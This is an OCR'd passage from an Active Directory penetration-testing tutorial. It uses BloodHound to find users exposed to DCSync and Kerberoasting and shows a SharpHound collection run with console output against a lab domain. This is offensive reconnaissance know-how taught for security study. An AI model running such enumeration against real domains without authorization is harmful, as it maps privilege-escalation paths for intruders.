
☐ Use only Kerberos DES encryption types for this account
☐ This account supports Kerberos AES 128 bit encryption.
☐ This account supports Kerberos AES 256 bit encryption.
☑ Do not require Kerberos preauthentication

Account expires
[✓ Never]
End of: Wednesday, May 12, 2021

Another attack for which we can enumerate using the BloodHound is the DC Sync Attack. This attack allows an attacker to replicate Domain Controller (DC) behavior. Typically impersonates as a domain controller and requests other DC's for user credential data via GetNCChanges. But compromised account should be a member of administrators, Domain Admin, or Enterprise Admin to retrieve account password hashes from the others domain controller.


From the BloodHound graph, we can see that Geet user is vulnerable to this attack.

Learn More: DCSync Attack



Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)

The conclusion that we came to according to our Enumeration with BloodHound is that Geet user is vulnerable to DCSync Attack. This claim can be verified by browsing the Active Directory Users and Computers and then further descending into the user Properties of the Geet user. In the Geet user Properties Window, there is a Member Of Tab. Inside the Member Of tab, we can see that the Geet user is a part of Domain Admins which makes that user vulnerable to DC Sync Attack.


Active Directory Users and Computers
File Action View Help
Active Directory Users and Com
Saved Queries
ignite.local
Builtin
Name Type
aarti User
geet User
geet Properties
Security Environment Sessions Remote control
Remote Desktop Services Profile COM+ Attribute Editor
General Address Account Profile Telephones Organization
Published Certificates Member Of Password Replication Dial-in Object
Add... Remove
Set Primary Group
OK Cancel Apply Help

Member of:


Name	Active Directory Domain Services Folder
Domain Admins	ignite.local/Users
Domain Users	ignite.local/Users

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.


The next enumeration that we are going to perform using BloodHound is the Listing of all Kerberoastable Accounts. Kerberoasting is a technique that allows an attacker to steal the KRB_TGS ticket, which is encrypted with RC4, to brute force application services hash to extract its password. From the graph plotted by the BloodHound, it can be said that KRBTGT and SVC_SQLSERVICE are the two users that are vulnerable to this attack.

Learn More: Kerberoasting Attack



Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)

There are a lot of different custom queries and built-in queries that can be used to enumerate using BloodHound. Once you are done with the Enumeration and Analysis, you can clear the database of values and add new JSON files of different values by browsing the Database Info tab on BloodHound GUI and Clicking the Clear Database Button as demonstrated below.



Domains	0

AZURE OBJECTS

AZApp	0
AZDevice	0
AZGroup	0
AZKeyVault	0
AZResourceGroup	0
AZServicePrincipal	0
AZSubscription	0
AZTenant	0
AZUser	0
AZVM	0

BloodHound on Windows


It is possible to analyze and enumerate BloodHound directly from a Windows machine as well. This can be helpful in the Environments that restrict the deployment of Kali Linux and other attacker tools. The process remains more or less the same. We need to set up the Data Ingestor, BloodHound GUI, and neo4j database on Windows Machine as we did in Linux earlier. To begin, we will be installing the Data Ingestor for Windows that is named Sharphound. The difference between the Linux Investor and Windows Investor is that instead of crafting JSON files, the SharpHound creates a compressed file that includes CSV files. The data collection method remains the same.

SharpHound can be Downloaded for **GitHub**.

Extracting Data from Domain

In the image presented below, it can be observed that when the attacker runs the SharpHound on the machine connected to Domain, it created a compressed file with the BloodHound name as highlighted.

```
sharphound.exe
dir
```




```
C:\Users\Administrator\Desktop\Sharphound>SharpHound.exe
-----------------------------------------------
Initializing SharpHound at 12:12 PM on 4/12/2021
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, Trusts, ACL, ObjectProps, LocalGroups, SPNTarget

[+] Creating Schema map for domain IGNITE.LOCAL using path CN=Schema,CN=Configuration,DC=ignit
[+] Cache File Found! Loaded 120 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 20 MB RAM
Status: 76 objects finished (+76 38)/s -- Using 27 MB RAM
Enumeration finished in 00:00:02.2261563
Compressing data to .\20210412121233_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 12:12 PM on 4/12/2021! Happy Graphing!


C:\Users\Administrator\Desktop\Sharphound>dir
 Volume in drive C has no label.
 Volume Serial Number is 687B-1110

 Directory of C:\Users\Administrator\Desktop\Sharphound

04/12/2021  12:12 PM    <DIR>          .
04/12/2021  12:12 PM    <DIR>          ..
04/12/2021  12:12 PM            10,356 20210412121233_BloodHound.zip
04/12/2021  10:53 AM           833,024 SharpHound.exe
04/12/2021  10:53 AM           974,789 SharpHound.ps1
04/12/2021  12:12 PM            12,780 ZWU2YmYwYTktNTA3My00ZDRkLWIyNGEtMjM1NzFkODFjZjhh.bin
               4 File(s)      1,830,949 bytes
               2 Dir(s)  45,712,732,160 bytes free
```

Windows Installation

